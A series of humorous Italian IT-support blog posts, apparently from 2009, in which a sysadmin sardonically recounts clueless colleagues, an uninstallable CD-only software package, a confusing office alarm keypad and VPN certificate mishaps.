BLDH - ...ed io vorrei sincronizzare la posta...

IO - Non supportiamo quella roba.

BLDH - ...e sincronizzare le rubriche...

IO - Noi non supportiamo questo tipo di dispositivi.

BLDH - ...e per esempio copiare programmi...

IO - Questo e' il *tuo* dispositivo, non e' fornito da noi, quindi non lo supportiamo!

BLDH - ...e documenti, cosi' posso usarlo in treno...

IO - NOI NON SUPPORTIAMO QUESTA ROBA

BLDH - ...e magari aggiungere una tastiera. Francese ovviamente...

IO - Quale parte di "Non e' un problema mio" non e' chiara?

La "discussione" ando' avanti per una buona mezz'ora.

Poi ci fu la connessione Wireless. Che ci volle piu' di un'ora per fargli entrare nel cranio che in ufficio **non c'e'** una rete wireless, quindi non ce ne frega niente se il suo **nuovissimo** laptop ha una scheda wireless. Continua ad attaccare e staccare il cavo.

Poi ci fu il problema di OpenOffice che stiamo cercando di introdurre al posto di MS Office per ridurre il costo di licenze.

Insomma, sto tipo ne ha sempre una diversa. Ed oggi e' arrivato con l'ADSL.

Cosa fa' l'applicazione X ?

BLDH - ...e quindi quando mi collego non riesco poi a lavorare...
IO - Che vuol dire che non riesci a lavorare?
BLDH - ...e per me sarebbe molto utile invece poter fare qualche cosa da casa...
IO - Che vuol dire che non riesci a lavorare?
BLDH - ...cosi' potrei magari evitare di venire in ufficio tutti i giorni...
IO - **Che vuol dire che non riesci a lavorare????**
BLDH - ...e magari una settimana si' ed una no...
IO - (trattandomi dallo strozzarlo) **CHE VUOL DIRE????**
BLDH - (osservandomi come stupito) ...quando cerco di aprire un documento non funziona...
IO - Vediamo!
BLDH - ...e poi mi dice qualche cosa quando lo accendo...
IO - Vediamo!!!!
BLDH - ...e quando leggo la posta...
IO - **VEDIAMO!!!**

Cosi' riesco finalmente a convincere il rincoglionito ad accendere il computer, ed ovviamente tutto funziona perfettamente.

BLDH - Ma se provo da casa ad aprire questo documento qui' mi da' errore...
IO - Questo perche' il documento e' sul server di rete, e a casa tua il server non ce lo hai.
BLDH - ...e quando cerco di aprire la posta...
IO - **MA LO CAPISCI QUANDO PARLO???**
BLDH - ...mi dice qualche cosa che non c'e' il collegamento...

Alla fine, dopo parecchie bestemmie, sono riuscito a convincere il rintronato che, se vuole lavorare su un documento a casa sua, deve copiarsi il documento sul suo PC e lavorarci in locale.

BLDH - Ma allora...
IO - (lo guardo male)...
BLDH - ...insomma io ho fatto l'ADSL per niente?
IO - Chi ti ha detto che facendo l'ADSL potevi lavorare da casa?
BLDH - Ma... nessuno... e che io pensavo...
IO - Pensavi male.
BLDH - E per la posta?
IO - Quale posta?
BLDH - Come faccio a leggere la posta da casa?
IO - <http://webmail.noisalviamoilmondo.com>.
BLDH - Si, quello lo so gia'.
IO - E allora che problema hai?
BLDH - Ma come faccio a sincronizzare quello col mio PDA?
IO - Quello che ti ho detto cinquecento volte che noi non supportiamo e quindi non me ne frega niente?
BLDH - E pensi sia possibile avere una tastiera francese per...

...sara' una lunga giornata...

Davide
17/01/2009 14:08

Cancel? Abort? Fail? Scream?

UL - ...quindi dobbiamo installare quest'affare sul server al piu' presto.

IO - Eh-hummm... veramente di quel server se ne occupa \$sysadmingiovaneerincoglionito, ed io non ho la piu' pallida idea di cosa c'e' e cosa non c'e' sopra...

UL - Ma si tratta di una semplice installazione! La potrebbe fare anche un bambino!

IO - E perche' non te la fai da solo allora?

Così mi ritrovo in Sala Macchine, al cospetto del famoso server, per installare questo coso, che esattamente cosa fa non lo so. Prendo la "confezione" del software in questione che si rivela essere niente altro che una busta marrone con il CD dentro. Niente altro. Niente manuale, documentazione, manco la custodia del CD. Il CD stesso e' privo di etichetta. Na' chiavica insomma. Inserisco il CD e ci do' un'occhiata.

A parte un bellissimo "setup.exe" (sì, il server e' Windows) ed un po' di altra roba non c'e' nessuna traccia di manuali, file di documentazione o altro. Manco un miserando 'readme'.

Ooookkkey... doppioclicco sul setup e vediamo che succede.

Software - State per cominciare l'installazione di \$magnificosoftware, Procedere - Continuare

IO - Eh.... (clicco su 'procedere')

Sw - Installazione di \$magnificosoftware - Leggere la licenza d'uso (che non e' fornita insieme al software e che se veramente la volete leggere dovete chiederla a parte e pagare per vederla). Continua - Procedi - Ho scelta?

No, ok, l'ultima opzione non c'era, l'ho aggiunta io. Clicco su Continua.

Sw - Avete letto la licenza d'uso? Sì - Continua

IO - ??? (clicco su 'Sì')

A questo punto una finestrona con una barra di progresso mi appare in mezzo allo schermo e l'accrocchio comincia a macinare... io rimango a leggere i messaggi che appaiono a video ed immagino che debbano significare cose come:

Sw - Triturazione del registry... fatto

Sw - Rimozione di qualche file a caso in C:\Windows\System32... fatto

Sw - Cancellazione DLL a casaccio... fatto

Sw - Disinstallazione di ogni altro software presente sul sistema... fatto

Sw - Crittografatura di tutti i documenti presenti... fatto

Sw - Invio di foto di te nudo a tutto l'ufficio... fatto

Dopo un bel po', quando la barra e' all'incirca a meta', mi appare una bella finestra con sopra scritto: "Sì e' verificato un'errore inatteso" e due pulsanti: Sì e No.

Io penso "ma e' una domanda o e' una affermazione?". Mi stai domandando a me se si e' verificato un'errore o me lo stai dicendo? E se me lo stai domandando: sì, l'errore e' stato comperare questo cacchio di software! Così clicco su 'Sì'. La barra riprende a scorrere ed arriva quasi in fondo, poi il tutto svanisce ed appare un'altra finestra, con sopra scritto "Fare click su OK per procedere con l'installazione". Peccato che i due pulsanti proposti siano "Sì" e "No".

IO - ??? E fino ad ora cosa accidenti hai fatto allora? (clicco su "sì")

Cosa fa' l'applicazione X ?

Sw - Immettere il numero di serie (spazio per il numero di serie che potrebbe tranquillamente contenere tutta l'Iliade).

IO - ??? Numero di serie ??? Quale numero di serie???

Guardo nella busta, ma non vi e' traccia di numeri di serie, in effetti la busta e' completamente vuota. Tiro fuori il CD ma anche su quello non c'e' scritto un tubo. Allora mi attacco al telefono e chiamo UL.

IO - Questo coso mi chiede un numero di serie. Ce lo hai?

UL - Numero di serie? Io non ho nessun numero di serie.

IO - Be', senza numero di serie non credo si installi. Sicuro che non lo hai ricevuto separatamente?

UL - Sicuro che sono sicuro. Proviamo a chiamare l'assistenza teNNica.

Chiamiamo dal cellofono di UL. L'assistenza teNNica vuole 20 centesimi al minuto per darci assistenza.

IO - Sto' installando il vostro programma, arrivato a meta' mi ha dato 'errore inatteso' e adesso mi chiede il numero di serie, solo che io non ho nessun numero di serie.

AT - Deve digitare il numero di serie.

IO - Non ce l'ho il numero di serie!

AT - Allora, avvia il programma, poi sceglie 'help' e quindi 'numero di serie' e lo legge da li'.

IO - Non ce l'ho il programma! Lo sto installando!

AT - Fai click su "Start" poi "programmi"...

IO - (abbandonando ogni speranza) Ok, 'start' programmi...

AT - Quindi si sceglie \$nomesoftware.

IO - Non c'e' \$nomesoftware.

AT - Come non c'e'?

IO - Non c'e'.

AT - Ma lo ha installato il programma?

IO - No! E' quello che sto cercando di fare!

AT - Be', se non lo installa per forza che non c'e'.

IO - Quale parte di "sto cercando di installarlo" non ti e' chiara?

AT - Allora si inserisce il CD...

Errore atteso: supporto tennico luserizzato. Annullare? Cancellare? Gridare forte?

Così sbatto giù il telefono, estraggo il CD dal server e lo rimetto in mano ad UL.

IO - Manda indietro st'affare e chiedi indietro i soldi.

UL - Come chiedi indietro i soldi?

Errore atteso: UL. Lart? More lart? Tacnuke-lart?

Davide

17/01/2009 14:08

Cancel? Abort? Fail? Scream? [2]

Avevamo lasciato il nostro eroe (cioe' io) con la missione impossibile di installare un software non-installabile su un swerver.

Dopo il fallimento iniziale ho tentato di richiamare \$magnificasoftwarehouse per un secondo consulto, stavolta, per qualche incrocchio galattico, ho beccato \$caposviluppatore (CS) che pare avere un cervello funzionante.

CS - ...quindi se domanda il numero di serie e' perche' un qualche accrocchio nel registry gli fa credere che non sia un'installazione ma un'aggiornamento.

IO - Quindi voi domandate il numero di serie della versione gia' installata?

CS - Si, per assicurarci di aggiornare con la versione giusta.

IO - E se domanda il numero di serie senza che sia installato che vuol dire?

CS - Come gia' detto che qualche cosa nel registry non e' corretto.

IO - Ed io come lo correggo?

CS - Questa e' una bella domanda...

IO - Ecco, dammi una bella risposta...

CS - Dunque... teoricamente controllando \$listamoltolunga di chiavi del registry bisognerebbe trovare quella che da problemi...

IO - Mi mandi l'elenco via mail?

Cosi' mi arriva sta pappardella via mail. Passo una mezza giornata scandagliando il registry del swerver, ma niente di nuovo emerge. Altra telefonata, questa volta direttamente all'interno di CS.

IO - Controllato registry. Manco po' cacchio.

CS - Hummm... strano...

IO - Si. Ma dimmi una cosa, tutti i CD che distribuite sono privi di etichetta o marchi o altro?

CS - Be', di solito distribuiamo il CD solo se chi acquista il software non lo scarica da internet, quindi...

Ok, quindi il CD e' giusto che sia 'bianco'. Non mi stupisce piu' di tanto, ho lavorato per una societa' il cui modo standard di distribuire il software era su CD/floppy privi di etichetta o marchio o qualunque altra cosa. Hanno cominciato ad avere qualche cosa di simile ad un prodotto commerciale solo dopo che **io** ho cominciato a stampare di mia sponte le etichette ed appiccicarle sui floppy/CD. Non ho idea se abbiano continuato dopo che me ne sono andato o siano tornati al bianco splendor.

IO - Ok, che consigli di fare?

CS - Hummmm.... si potrebbe provare a fare un'installazione manuale...

IO - Del tipo?

CS - Copiare a mano tutti i file sul computer ed aggiornare il registry.

IO - Ma stai scherzando?

CS - No sono serio.

Cosi' ne discuto con UL, perche' se devo perdere dei giorni su questa roba voglio che salti fuori dal suo budget.

UL - Ma CS ti ha mandato le istruzioni via mail per fare sta cosa?

IO - Si. Perche'?

UL - Senti, tanto quel swerver dovrebbe essere gestito da \$sysadmingiovaneerincoglionito, adesso ne parlo con lui.

Cosa fa' l'applicazione X ?

Sempre pronto a disfarmi di un problema che non volevo fin dall'inizio. Dopo un paio d'ore \$sysadmingiovaneeerincoglionito ed UL decidono che la cosa migliore da fare e' spostare il swerver dalla sala macchine al tavolo di UL (che tanto il 'swerver' e' un banalissimo desktop Dell) cosi' UL se lo installa da solo il suo software.

Fast-forward di svariate ore...

...sto avanzando verso il centro del palco per ricevere il Premio Genio Indiscusso del Millennio, tutti che applaudono, \$strafigiditurno che mi tende mazzi di fiori, quando improvvisamente tutto quanto comincia a traballare... mi sveglio con un "**BRRRRRRRR....**" terrificante nelle orecchie ed il letto che balla...

????ca\$\$o e'??? il terremoto?? Ah no, e' solo il cellofono che ho lasciato sul comodino che, vibrando come un martello pneumatico e' caduto sul letto e adesso sta facendo vibrare tutta la stanza. Decido di rispondere.

IO - Cosa ca\$\$o succede adesso???

SB - Sono Sander. Indovina un po'.

Io guardo la sveglia: le 3.20.

IO - Un'altra "bomba" appesa al palazzo?

SB - Quasi: ci sono entrati n'altra volta i ladri in ufficio.

IO - Eccheppalle...

Cosi' mi dirigo in ufficio. Stavolta se non altro c'e' stato veramente uno scasso: abbiamo vetri sfasciati dappertutto. La cosa anomala e' che i "solito ignoti" si sono preoccupati di smontare e rimuovere dischi fissi e RAM dai computer invece di fregarsi l'intero computer. Cosa che mi lascia un pelo perplito...

Ma una cosa di positivo c'e': uno dei computer 'vittima' dello scasso e' il maledetto swerver. Quindi, qualunque fosse il casino nel registry, ci sara' da re-installarlo daccapo e probabilmente si correggera' da se.

Davide

17/01/2009 14:11

Allarme Allarme!

Dopo l'ennesima ruBBeria avvenuta in ufficio ci sono state un po' di discussioni informali sul come migliorare la situazione sicurezza, ed io ho subito proposto di cambiare il sistema antifurto o se non altro di modificare il modo in cui questo viene attivato o disattivato. Soprattutto dopo che si e' sparsa l'informazione che il giorno (o meglio, la notte) del furto il sistema di allarme era disattivato. Apparentemente l'ultimo CL a lasciare l'ufficio ha fallito nell'operazione di attivare l'antifurto, lasciando ai mariuoli il campo libero.

Non ho ancora visto il CL in questione arrivare su una fiammante Ferrari nuova di trinca, quindi escludo il dolo dalla sua parte (principio di Napoleone: non attribuire a malintenzione cio' che puo' essere semplicemente spiegato come imbecillita').

Ma il CL potrebbe quasi essere scusato: io ho detto e ripetuto piu' volte che questo sistema di allarme e' eccessivamente complesso e che tale complessita' si traduce in inefficienza. Ora, per la gioia e la delizia di tutti, procedero' ad illustrare come tale sistema si suppone sia attivato o disattivato e come si suppone funzioni.

Nota: tutto questo non costituisce alcuna violazione di segreti industriali di sorta, sta scritto in ogni depliant di questo ca\$\$o di impianto antifurto.

Il sistema e' basato su una serie di sensori di movimento, sparsi per tutto il palazzo. Il palazzo stesso e' diviso in 'aree', ogni area e' parte di una o piu' 'zone'. Ogni 'zona' puo' contenere una o piu' 'aree' e/o una o piu' 'zone'. Si', avete letto e capito benissimo. Le zone possono anche contenere altre zone, le quali a loro volta possono contenere altre zone. Questo significa che, a meno di non avere una mappa multicolore e multistrato, non c'e' praticamente modo di sapere con certezza in quali 'zone' vi trovate voi. L'allarme puo' essere attivato o disattivato per 'zona' (ma non per 'area'). Il che (IMHO) non ha alcun senso. Ma andiamo avanti. In certi posti (nelle vicinanze delle porte) ci sono le tastierine per attivare/disattivare l'allarme. Ogni tastiera e' composta da 10 numeri (0-9) piu' i simboli '*' e '#' e due led, uno rosso ed uno verde. Non c'e' alcun display.

Il funzionamento dovrebbe essere il seguente: si preme il tasto '#', l'allarme fa biip ed il led rosso comincia a lampeggiare, a questo punto si hanno dieci secondi per digitare il proprio 'codice segreto' e premere di nuovo '#'. Se il codice e' buono l'allarme fa 'biip', il led rosso si spegne ed il led verde comincia a lampeggiare. Si digitano la/le zona/e che si vogliono attivare o disattivare. Ogni zona ha un numero da 00 a 99, quindi zona 1=01, 2=02 e cosi' via. Ogni volta che si digita una coppia di numeri e questa e' corretta (aka: esiste nella memoria del sistema) il led rosso lampeggia una volta ed il led verde rimane acceso fisso per un secondo. Si continua ad inserire zone finche' si vuole. Quando si ha finito si schissa '#'. A questo punto il led rosso ricomincia a lampeggiare ed il led verde si spegne. A questo punto si tratta di scegliere tra 'attivare antifurto nelle zone scelte' premendo 0 o 'disattivarlo' premendo 1. Non ho mai capito perche' 1 per disattivare e 0 per attivare. Io avrei fatto il contrario. Se si e' scelto 'attivare', l'allarme comincia a fare bip-bip e si hanno 30 secondi per catapultarsi fuori dalla porta e chiudere la stessa prima che l'allarme stesso venga effettivamente attivato e (se ancora li') Molte Brutte Cose comincino ad attivarsi.

Ora, questa e' la teoria. La pratica (di solito) e' la seguente:

- CL punzona giu' il codice segreto (senza premere prima '#')
- Allarme risponde con un bel bip-bip-bip (traduzione: che cavolo vuoi?).
- CL preme '#'
- Allarme interpreta questo come il '#' che non e' stato premuto prima e si predispone per ricevere il codice segreto.
- CL comincia a digitare le zone, che e' garantito non somigliano manco un po' al suo codice segreto.

Cosa fa' l'applicazione X ?

- Allarme non fa una mazza perche' si aspetta il codice segreto.
- CL preme '#' o un'altro tasto a caso perche' non sa piu' che fare
- Allarme risponde con bip-bip-bip-bip che si traduce in 'codice segreto errato'
- CL preme 0 o 1 o altro tasto a caso
- Allarme risponde con un bel bip-bip-bip (traduzione: che cavolo vuoi?).
- CL fissa Allarme con sguardo sperduto

In alternativa:

- CL preme '#'
- Allarme risponde con 'biip' e lucina lampeggiante Come Da Programma
- CL rimane li' a fissare ipnotizzato la lucina. 5.8 secondi dopo si rende conto che deve digitare il suo codice, ravana nella borsa cercando il foglio dove ha scritto il suo codice, recupera il foglio quando sono passati 9.8 secondi, digita il primo numero quando il decimo secondo e' scoccato.
- Allarme fa biip (traduzione: tempo scaduto pistola)
- CL completa la digitazione del suo codice e preme '#'
- Allarme rifa biip e si mette ad attendere il codice segreto.
- CL comincia a digitare le zone.
- Allarme non fa una mazza perche' si aspetta il codice segreto.
- Dopo 10 secondi Allarme fa biip (traduzione: tempo scaduto pistola)
- CL fissa Allarme con sguardo sperduto

In alternativa all'alternativa:

- CL preme '#'
- Allarme risponde con 'biip' e lucina lampeggiante Come Da Programma
- CL comincia a digitare le zone.
- Allarme non fa una mazza perche' si aspetta il codice segreto.
- CL preme '#'
- Allarme risponde con bip-bip-bip-bip che si traduce in 'codice segreto errato'
- CL digita il codice segreto
- Allarme risponde con un bel bip-bip-bip (traduzione: che cavolo vuoi?).
- CL preme '#'
- Allarme risponde con 'biip' e lucina lampeggiante Come Da Programma
- CL digita 0/1/quelchee'
- Allarme risponde con bip-bip-bip-bip che si traduce in 'codice segreto errato'
- CL fissa Allarme con sguardo sperduto

In molti casi, il CL di turno procede varie volte con le varie alternative, al termine delle quali prorompe in un "fanku!0!" e se ne va sbattendo la porta e lasciando l'allarme disattivato ed il foglietto col codice segreto **e le istruzioni per disattivare l'allarme** accanto alla tastiera stessa. Come lo so? Perche' mi e' gia' capitato piu' volte di arrivare per primissimo in ufficio, catapultarmi alla tastierina e bloccarmi li' perche' l'allarme non e' attivo, e mi e' pure capitato di trovare il succitato foglio per terra nelle vicinanze della tastierina stessa.

Per non parlare di quando il CL dovrebbe **disattivare** l'allarme. Allora e' categorico che quando arrivo io (o Sander) in ufficio ci trovo il CL terrorizzato chiuso nel cesso ed i Dobermann della societa' di sorveglianza sguinzagliati in giro per l'ufficio.

La mia proposta: una unica "zona" che copre tutto l'edificio. Percui l'allarme e' attivo o inattivo ovunque. Modifica dell'interfaccia in modo che funzioni come segue:

Cosa fa' l'applicazione X ?

- Il CL digita il codice segreto
- Allarme fa bip
- Se (antifurto disattivato) Allora
Antifurto si attiva e comincia a fare bip-bip,
alimenti
Antifurto si disattiva
- Se (antifurto fa bip bip perche' si sta attivando) Allora
Il CL si catapulta fuori dalla porta

Ovviamente il mio suggerimento non verra' preso in considerazione. Adesso stavano discutendo di dotare l'allarme di un'interfaccia web...

Davide

17/01/2009 14:11

Il Ritorno Dell'Uomo Che Sapeva Troppo Poco

E' sabato, ed io sto cazzeggiando in un magazzino di materiale elettronico pensando a come rimpiazzare il mio server di backup che ha tirato il calzino la settimana scorsa, quando una voce nota mi distrae dal mio cazzeggiamento. Mi volto, ed e' UL. Lo stesso di L'Uomo Che Sapeva Troppo Poco.

UL - Heila', e' parecchio che non ti si vede! Come vanno le cose?

IO - (pensando: dato che non devo gestirmi voialtri rimbambiti...) Non male

UL - Sempre a \$noisalviamoilmondopuntocom?

IO - Si. Sempre a \$brancodipaguri?

UL - Ah! Si', adesso c'e' un nuovo Direttore Organizzativo e blah blah...

A questo punto ho un bruttissimo flash-back...*effetto dissolvenza*...

E' un piovoso martedì di aprile (penso fosse aprile), ed io sto cazzeggiando leggendo documentazione quando mi suona il telefono...

IO - Cosa?

UL - Sono UL. Avrei un problemino da risolvere.

IO - E te lo dovrei risolvere io?

UL - Secondo me sei proprio la persona adatta, adesso vengo giu' e ti spiego tutto.

Pork! Troppo tardi per scappare via adesso. Così il rintronato arriva giu' e si mette a spiegarmi sta faccenda.

UL - Dunque, si tratta di estrarre degli indirizzi di posta elettronica da delle mail.

IO - Non ce l'hai una funzione di ricerca in quel cavolo di client di posta elettronica?

UL - Sì, ma sono tante mail, inoltre bisogna anche eliminarne alcune dal mezzo...

IO - Come sarebbe a dire "bisogna eliminarne"...?

UL - Sì, ce ne sono alcune che non c'entrano niente...

IO - Ok, adesso spiega fin dall'inizio quello che accidenti vuoi fare.

Così UL tira un sospiro e comincia a spiegare. Apparentemente, questo rintronato ha 'diretto' un progetto per \$noiuominiavventurosi, nota catena di negozi che vendono roba per campeggio ed altra roba simile, questa gente ha pensato che sarebbe "superfico" avere, tra le altre cagate, una specie di mailing list per inviare annunci di sconti ed altra roba ai loro (possibili) clienti. Così UL ha deciso di aggiungere questa funzione al sito quando tale sito era già per 3/4 completato. Ora, esistono un minimo di un gazillion di software per la gestione di mailing list, che cosa si è inventato UL? Hanno questa bellissima form sul sito, che la compili con l'indirizzo di posta ed altre seghe mentali e poi schissi il tasto "subscribe"... e quando schissi il tasto subscribe...

IO - Lui inserisce i dati in un database da cui poi sono generate le mail?

UL - No.

IO - Lui inserisce i dati in un database che poi è elaborato per creare le liste da cui sono generate le mail?

UL - No.

IO - ...e allora che succede?

UL - Manda una mail.

IO - Ah, giusto. Manda una mail all'utente a cui l'utente deve rispondere e la risposta viene inserita in un database... (vedendo la faccia di UL) No eh?

Ovviamente No. La mail viene mandata a \$conslutante, il quale dovrebbe rimuovere la fuffa dalle mail

Cosa fa' l'applicazione X ?

'valide' e rigirare gli indirizzi a qualcuno che poi gestisce le mailing list. A mano. Ma, dopo poco tempo, \$conslutante ha deciso che il lavoro necessario era troppo per i quattrini convenuti. Quindi hanno deciso che il sistema piu' semplice era rimbalzare le mail. Terrorizzato all'idea di perdere la funzionalita' tanto agognata, UL ha deciso che la soluzione migliore era di ricevere **lui** tutte le mail. Il che spiega il motivo per cui UL e' sempre overquota di posta. Cosi' adesso UL ha qualche cosa come 1000 mail **al giorno** dalle quali deve estrarre le mail per questa 'mailing list', estrarre gli indirizzi di posta e buttare via sostanzialmente tutto il resto.

IO - Ed io cosa c'entro in tutto questo? (*come se non lo sapessi*)

UL - Beh... pensavo... che tu potessi farlo in automatico...

IO - Cioe'... invece di **pensare** a modificare quella chiavica di software per fagli inserire i dati in un database **come avreste dovuto fare fin dall'inizio**, tu ti sei sognato la notte che **io** adesso dovrei lavorare come un cretino per salvare il tuo culo?

UL - Ma tu ci metti sicuramente dieci minuti (facendo la pantomima di digitare sulla tastiera)...

IO - Io posso darci un'occhiata. E non prometto niente! Ma tu **devi** far modificare quell'accrocchio perche' questa e' la prima e l'ultima volta che ti aiuto su questa cosa.

UL - Ottimo, ti rigiro le mail...

IO - **No!** Prova a fare una cosa del genere e ti tiro un calcio nel culo che la tua testa sfondera' il soffitto. Salva le mail in un file di testo e mettilo sul disco condiviso.

UL - (confuso) Come... salva le mail?

IO - (pensando a come **non** strozzarlo) Selezioni tutte le mail scegli "file/salva come" scegli "file di testo" ti scegli il nome del file, ti **ricordi** il foxxuto nome che hai scelto e poi lo copi sul disco condiviso.

UL - Hummm... ok...

Se ne va non troppo convinto. Un'oretta dopo e' di ritorno.

UL - Non funziona!

IO - Cosa non funziona?

UL - Quella cosa che mi hai detto di fare!

IO - Che era?

UL - Herrr... heemmmm...

IO - Tu manco te lo ricordi cosa ti avevo detto di fare vero?

UL - ...il backup della posta...

IO - **Esportare le mail in un file di testo!**

UL - Ecco si'... esatto... non funziona...

E qui' UL si e' lanciato in una lamentazione del fatto che tutte queste cose sono troppo complesse e del perche' non possono fare del software semplice da usare e che tutti questi giri sono cosi' stressanti che quello che vuole fare lui e' in fondo talmente semplice... a questo punto io avevo gia' smesso di ascoltarlo e stavo invece pensando: quest'individuo e' un **Project Manager**! Lui dovrebbe essere quello che e' incaricato di dirigere e coordinare un branco di programmatori, grafici, conslutanti e compagnia varia sulla strada dorata che porta da una generica idea verso un prodotto testato e funzionante. Lui. Lui che non e' manco capace di scrivere la parola "Java". Lui che non ha idea di che roba e' il JDK. Lui. Lui che non e' capace di salvare una mail! In Outlook! Ed e' un **manager**!

...effetto dissolvenza...

UL - ...e quindi lo abbiamo sostituito con Visual Basic 6 ma il problema era rimasto, allora abbiamo provato ad aggiornare con XP Home ma...

A questo punto mi sono voltato e me ne sono andato.

Cosa fa' l'applicazione X ?

Davide

17/01/2009 14:12

Fail And Forget

Sara' il tempo... caldo, umido e piovigginoso, ma i CL paiono particolarmente impervi alla logica ed al ragionamento oggi. No, a pensarci bene e' sempre cosi'. I CL intendo, non il clima.

Oggi pare che il tormentone del giorno sia "certificati IPSEC". A che servono? O bella, ad attivare ed usare VPN, che i CL **dovrebbero** usare quando sono "sul campo" per mantenere i contatti con i loro uffici per le cose piu' urgenti, mentre a quanto pare la maggioranza non sa nemmeno se sono cose che si mangiano oppure no.

Ora, per la gioia e delizia di tutti, procedero' a spiegare un po' in dettaglio come funziona quest'accrocchio. Trattasi di un client di VPN originariamente prodotto da Nortel e modificato in seguito da \$immensoISP per funzionare con la loro rete. L'accrocchio richiede un certificato di sicurezza per funzionare, nonche' un nome utente ed una password. Perche' usiamo 'sto' coso invece che qualche altra soluzione? Perche' e' di tipo "fire & forget". Una volta attivato (aka: scaricato ed installato il certificato), il CL di turno non deve fare altro che cliccare sulla sua icona ed il client stabilira' una connessione selezionando automaticamente il modo migliore per connettersi. Dato che \$immensoISP ha POP praticamente in tutto il mondo ci sono 9 probabilita' su 10 che, dovendo ricorrere ad una connessione dial-up, la chiamata sia *locale*, quindi a costo ridotto. Se e' disponibile una connessione internet gia' presente questa verra' usata. Inoltre, l'accrocchio dispone di un firewall built-in che, non appena attivato, blocca qualunque altra connessione entrante o uscente dalla macchina. Ergo: esiste solo la VPN. Il che ci mette (parzialmente) al riparo da eventuali schifezze in funzione sul PC del CL in questione.

Ovviamente, tutto questo non arriva *aggratissime*. C'e' una tariffa di 15 dollari per utente al mese per usare l'accrocchio. Piu' i costi telefonici di connessione ovviamente.

Ergo: non e' che **tutti** i CL hanno l'accrocchio, solo se gli serve veramente. Per ottenerlo si tratta di riempire un formulario molto semplice (direttamente on-line sul nostro sito intranet), installare il software, seguire un paio di istruzioncine e via che si va'... almeno, questa e' la teoria.

CL1 - Devo avviare quella cosa la' della VPN.

IO - Riempi il formulario a http...

CL1 - Si', quello l'ho gia' fatto.

IO - (guardando le richieste) Hemmm... non lo vedo in elenco, sicuro che hai schissato il tasto "invia"?

CL1 - Sicuro che sono sicuro.

IO - Hummm... strano... (ricerca nelle richieste passate... trovato!) Ah, eccolo... ma... lo hai richiesto l'anno scorso!

CL1 - Si'.

IO - Ed il problema adesso quale e'?

CL1 - Che stavo cercando di installarlo l'altro giorno e mi ha detto che la richiesta era scaduta.

IO - E ci credo io! La richiesta rimane attiva per 30 giorni dalla data dell'inoltro! Che cavolo hai fatto nei precedenti 9 mesi?

Zappo la richiesta dal database e lo persuado a ripetere la procedura.

CL2 - La VPN non mi funziona quando sono a casa!

IO - Hemmm... che cosa fai esattamente quando sei a casa?

CL2 - Accendo il computer e non funziona (*come se fosse la cosa piu' normale del mondo*)

IO - Si', questo l'ho capito. Tu fai doppioclick sull'icona della VPN vero?

CL2 - Quale icona della vpn?

Cosa fa' l'applicazione X ?

IO - Quella che ti e' comparsa quando hai installato la VPN.

CL2 - Ma non l'ho installata sul computer di casa, solo sul laptop che lascio in ufficio!

IO - (*resistendo all'impulso di strozzarla*) E come pensi che possa funzionare se non la installi? E perche' non ti porti quel foxxuto laptop a casa? Così magari non hai bisogno della VPN?

A questo punto arriva CL3 con un fascio di fogli.

CL3 - Ho ricevuto questa fattura! Sono 6000 dollari!!

IO - (*guardando la fattura*) Hummm... costi di connessione... forse dovresti usarla un po' meno?

CL3 - Ma non la uso mai!

IO - E allora come e' possibile che hai totalizzato 6000 dollari di connessione? E se non la usi mai perche' non hai chiesto di disattivarla?

CL3 - Hummmm... fammi pensare... il fatto e' che subito dopo che avevo attivato sta' cosa mi hanno rubato il portatile, e poi non ci avevo piu' pensato...

Tralascio sul resto della "discussione" con CL3, che adesso si ritrova con seimila dollari di saldo negativo sul conto corrente. E prima che qualcuno domandi: no, di solito i costi di connessione non sono caricati sull'utente, ma copia della fattura viene inviata all'utente in ogni caso per rendere l'utente conscio di quanto ca\$\$o costa sta' cosa e se e' possibile evitarla o no.

A questo punto arriva CL4.

CL4 - Come' che non ho ancora ricevuto quell'affare della VPN?

IO - Perche' t'ho detto cinquanta volte che mi serve pure il numero utente, che e' quel numero di cinque cifre che trovi scritto sulla tua busta paga.

CL4 - Ok, il numero e' 12345.

IO - (*guardandola*) ...mi pigli in giro?...

CL4 - No.

IO - (*bestemmiano tra me*) Ok, mandami una mail...

Ma la calma e' di breve durata perche' arriva CL5.

CL5 - Ancora non sono riuscito ad attivare la VPN.

IO - (*controllando lo stato sul database*) Allora... hai il tuo codice di autenticazione, il tuo codice di riferimento, devi installarti il software, leggerti il manuale ed attivarlo.

CL5 - ...attivarlo?

IO - Si'. Seguendo le istruzioni del manuale.

CL5 - ...manuale?

IO - (*cominciando vagamente a preoccuparmi*) ...Si', quello che dovresti leggerti dopo esserti installato il software...

CL5 - Ma... io ho fatto la richiesta...

IO - Ed hai fatto bene. Adesso vai avanti con il resto.

CL5 - Quindi... cosa faccio?

IO - **Ti leggi il fottuto manuale!!**

Chi e' che proponeva di eliminarla questa VPN? Appoggio in pieno...

Davide

17/01/2009 14:13

Sparami e basta, Ok?

Un piccolo salto all'indietro. Tempo fa, DaBoss ha deciso che, per motivi di security, e' buona cosa che tutti gli utenti cambino la loro password ogni tot, e qualcuno (io) e' stato incaricato di mettere insieme un qualche accrocchio che verifichi la scadenza delle password ed invii all'utente in questione minacciose e-mail per forzare i CL alla perigliosa e difficile operazione (aprire il loro foxxuto browser, puntarlo su un certo sito intranet, digitare la password attuale, digitare la nuova password, premere invio). Il problema e' nell'inviare la mail. Perche' e' un problema? Sostanzialmente perche' un utente puo' avere la propria mail recapitata in uno qualunque dei 200 uffici 'periferici', nonche' copiata da qualche altra parte, ed ovviamente non c'e' un modo sicuro di sapere dove il pisquano in questione ha la sua mail.

C'e' il progetto (latente) di passare il tutto in un mastodontico database LDAP, che dovrebbe funzionare non solo per "dove accidenti e' la mail di CL", ma anche per l'autenticazione del suddetto CL ed altre belle cose. Ovviamente, tale database e' ancora in sviluppo, in quanto contiene kili di immondizia accumulata. La cosa migliore (ho proposto io) e' fare un bel lavoro di pulizia: ranzare via gli utenti "morti", verificare quelli esistenti, aggiungere i dati mancanti, correggere quelli sbagliati e cosi' via. Solo che **qualcuno** dovrebbe farlo e questo qualcuno non sono io.

Ecco che, in un'impeto di attivita', DaBoss ha deciso che quello che ci vuole e' uno stagista che spenda qualche tempo riordinando il database.

Lo and behold, una persona e' stata scovata e piazzata in posizione. Il fatto che questa tipa sia la sorella del cugino dello zio dell'amico di qualcuno avrebbe dovuto gia' farmi temere il peggio... ma come mi diceva la mia mamma sono sempre un coglione.

Ecco quindi arrivare CLT (CL Temporanea).

Quello che segue sono alcuni estratti di conversazioni, o brani di conversazione, intercorsi...

